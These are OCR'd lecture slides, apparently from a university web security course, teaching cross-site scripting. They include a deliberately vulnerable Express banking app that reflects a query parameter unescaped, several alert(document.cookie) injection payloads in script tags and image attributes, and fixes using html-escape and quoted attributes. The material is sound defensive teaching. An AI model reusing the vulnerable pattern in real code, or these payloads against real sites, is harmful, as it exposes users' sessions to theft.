
Tweet the bit.ly



Click on the URL in the tweet…

```
% curl -ILs https://t.co/8l44PDn9uy
HTTP/2 301
cache-control: private,max-age=300
date: Thu, 18 Feb 2021 05:27:02 GMT
expires: Thu, 18 Feb 2021 05:32:02 GMT
location: https://bit.ly/2M1MspV
server: tsa_a
set-cookie: muc=03202065-4a71-4106-bc1d-243c75353569; Max-Age=63072000;
Expires=Sat, 18 Feb 2023 05:27:02 GMT; Domain=t.co; Secure; SameSite=None
strict-transport-security: max-age=0
vary: Origin
x-connection-hash: 301af9aa1ba536afefa5b6b4f2c4092b
x-response-time: 6

HTTP/2 301
server: nginx
date: Thu, 18 Feb 2021 05:27:02 GMT
content-type: text/html; charset=utf-8
content-length: 219
cache-control: private, max-age=90
content-security-policy: referrer always;
location:
https://www.cs.odu.edu/~mln/teaching/cs595-s21/terrible-search-engine.cgi?search=<s
cript>alert(document.cookie)</script>
referrer-policy: unsafe-url
via: 1.1 google
alt-svc: clear

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 18 Feb 2021 05:27:02 GMT
Content-Type: text/html
Connection: keep-alive
Vary: Accept-Encoding
```

Doh!



Michael L. Nelson on Twitter:
cs.odu.edu/~mln/teaching/cs5
https://www.cs.odu.edu/~mln/teach
120%
Search
Someday this will be a great search engine!
search=
_ga=GA1.2.1393583299.1612543728; _ga_2FYQKM0XD0=GS1.1.1612830959.1.1.161283100
__utma=256360345.1393583299.1612543728.1613075834.1613402940.3;
__utmz=256360345.1613075834.2.2.utmcsr=ws-dl.cs.odu.edulutmccn=(referral)lutmcmd=referr
OK
Transferring data from www.cs.odu.edu...

World's worst bank is vulnerable to XSS

code — vim — 116×40


```
app.get('/', (req, res) => {
    const source = req.query.source
    const sessionId = req.cookies.sessionId
    const username = SESSIONS[sessionId]
    if (username) {
      // note: use backquotes `` for ${var} trick
      res.send(`Hi ${username}! Your balance is $${BALANCES[username]}
<p>

<form method='POST' action='/transfer'>
  Send amount:
  <input name='amount' />
  To user:
  <input name='to' />
  <input type='submit' value='send' />
</form>

<p>You can <a href=/logout>logout</a>`)
    } else {
        res.send(`
    <h1>
        ${source ? `Hi ${source} reader!` : ''}
        Login to your bank account:
    </h1>
    <form method='POST' action='/login'>
      Username:
      <input name='username' />
      Password:
      <input name='password' type='password' />
      <input type='submit' value='Login' />
    </form>
        `)
    }
})

app.post('/login', (req, res) => {
  const username = req.body.username
  const password = USERS[username]
```

Works ok for safe input...



http://localhost:4000/?source=Wired+Magazine

But not for evil input



http://localhost:4000/?source=%3Cscript%3Ealert(%27hey%20there!%27)%3C/script%3E

The script *is part of the page*

Your browser won't protect you because it trusts the code coming from the world's worst bank (™).

The browser can be *very, very smart* (e.g., enforcing the same origin policy), but if the people writing the server code are dumb, the browser can't do much to protect you.

Install “html-escape”

```
$ npm install html-escape
npm WARN code@1.0.0 No description
npm WARN code@1.0.0 No repository field.

+ html-escape@2.0.0
added 1 package from 1 contributor and audited 52
packages in 3.256s
found 0 vulnerabilities
```


Pro-tip: whatever escaping, encoding/decoding problems you have, *you’re not the first person to have them*. Don’t write your own functions, use a mature library that others have been maintaining for many years.

Update the code

code — vim — 116×40


```
const express = require('express')
const { createReadStream } = require('fs')
const bodyParser = require('body-parser')
const cookieParser = require('cookie-parser')
const { randomBytes } = require('crypto')
const htmlEscape = require('html-escape')

const app = express()
app.use(bodyParser.urlencoded({extended: false}))
app.use(cookieParser())

const USERS = {
  alice: '123',
  bob: 'eagle'
}

const BALANCES = {
  alice: 500,
  bob: 100
}

const SESSIONS = {} // sessionId -> username

app.get('/', (req, res) => {
    const source = htmlEscape(req.query.source)
    const sessionId = req.cookies.sessionId
    const username = SESSIONS[sessionId]
    if (username) {
      // note: use backquotes `` for ${var} trick
      res.send(`Hi ${username}! Your balance is $${BALANCES[username]}
<p>

<form method='POST' action='/transfer'>
  Send amount:
  <input name='amount' />
  To user:
  <input name='to' />
  <input type='submit' value='send' />
</form>
:syntax on
```

XSS Fixed -- slightly less terrible now



http://localhost:4000/?source=%3Cscript%3Ealert(%27hey%20there!%27)%3C/script%3E

HTML entities prevent the evil input being interpreted as <script> elements



NEVER TRUST DATA FROM THE USER!!!


- Any data from the client is suspect!
  - malice
  - mistakes
- Client can send any data they want to the server
- A security mindset requires you, the developer, to think how your elegant design & assumptions could be attacked

MOST COMMON VULNS

WhiteHat SECURITY

Top 15 Vulnerability Classes (2012)

Percentage likelihood that at least one serious* vulnerability will appear in a website



https://slideplayer.com/slide/5674563/

Why is XSS so prevalent?

- Data can be used in many different contexts
- The web has so many different languages!
- Even within HTML, there are at least 5 contexts to understand!
- Each context has different "control characters"
- Some contexts have very complicated rules!
- If you slip up in even one place, you're completely vulnerable

Reflected XSS vs. *Stored* XSS

- In *reflected* XSS, the attack code is placed into the HTTP request itself
  - Attacker goal: find a URL that you can make target visit that includes your attack code
  - Limitation: Attack code must be added to the URL path or query parameters
- In *stored* XSS, the attack code is persisted into the database
  - Attacker goal: Use any means to get attack code into the database
  - Once there, server includes it in all pages sent to clients

Suppose I wanted to upload this HTML to your blog, social media, comment section, etc.

```
<p>A new model was introduced for 1966; the <i>Galaxie 500
7 Litre</i>, fitted with a new engine, the 345 hp
428 cu in (7.0 L) Thunderbird V8. This
engine was also available on the <a
href="/wiki/Ford_Thunderbird" title="Ford Thunderbird">Ford
Thunderbird</a> and the <a href="/wiki/Mercury_S-55"
title="Mercury S-55">Mercury S-55</a>.  The <a
href="/wiki/Police_car" title="Police car">police
versions</a> received a 360 hp version of the 428
known as the 'Police Interceptor' as <a
href="/wiki/Police_car" title="Police car">police cars</a>.
The 1966 body style was introduced in <a
href="/wiki/Brazil" title="Brazil">Brazil</a> (<a
href="/wiki/Ford_do_Brasil" class="mw-redirect" title="Ford
do Brasil">Ford do Brasil</a>) as a 1967 model; it had the
same external dimensions throughout its lifetime until <a
href="/wiki/Brazil" title="Brazil">Brazilian</a> production
ended in 1983. Safety regulations for 1966 required seat
belts front and rear on all new cars sold domestically.
…
</p>
```

https://en.wikipedia.org/wiki/Ford_Galaxie

It would be nice to simply use a template and swap in user data at response time

- HTML template:

  `<p>USER_DATA_HERE</p>`
- User input:

  `<script>alert(document.cookie)</script>`
- Fix:
  - change all < to `&lt;` and all `&` to `&amp;`
- Resulting page with XSS neutralized:

  `<p>&lt;script>alert(document.cookie)&lt;/script></p>`

Fill in an HTML attribute with user data?

- Example:

```
<img src='avatar.png'
alt='Michael L. Nelson' />
```

Template for an HTML attributes

- HTML template:

```
<img src='avatar.png'
alt='USER_DATA_HERE' />
```

- User input:

```
Nelson' onload='alert(document.cookie)
```

- Resulting page:

```
<img src='avatar.png' alt='Nelson'
onload='alert(document.cookie)' />
```

HTML escape quotes?

- Example:

```
<img src='avatar.png'
alt='Michael L. Nelson' />
```

- turn quotes into HTML entities:
  - Change all ' to '
  - Change all " to "

Works for attributes too

- HTML template:

```
<img src='avatar.png'
alt='USER_DATA_HERE' />
```

- User input:

```
Nelson' onload='alert(document.cookie)
```

- Resulting page:

```
<img src='avatar.png'alt='Nelson&apos;
onload=&apos;alert(document.cookie)' />
```

HTML attributes without quotes?

```
<img src=avatar.png alt=Nelson />
```

Evil input will just remove their quotes too

- HTML template:

```
<img src=avatar.png
 alt=USER_DATA_HERE />
```

- User input:

```
Nelson onload=alert(document.cookie)
```

- Resulting page:

```
<img src=avatar.png alt=Nelson
onload=alert(document.cookie) />
```

Always quote attributes. Just do it.

- HTML template:

```
<img src='avatar.png'
alt='USER_DATA_HERE' />
```

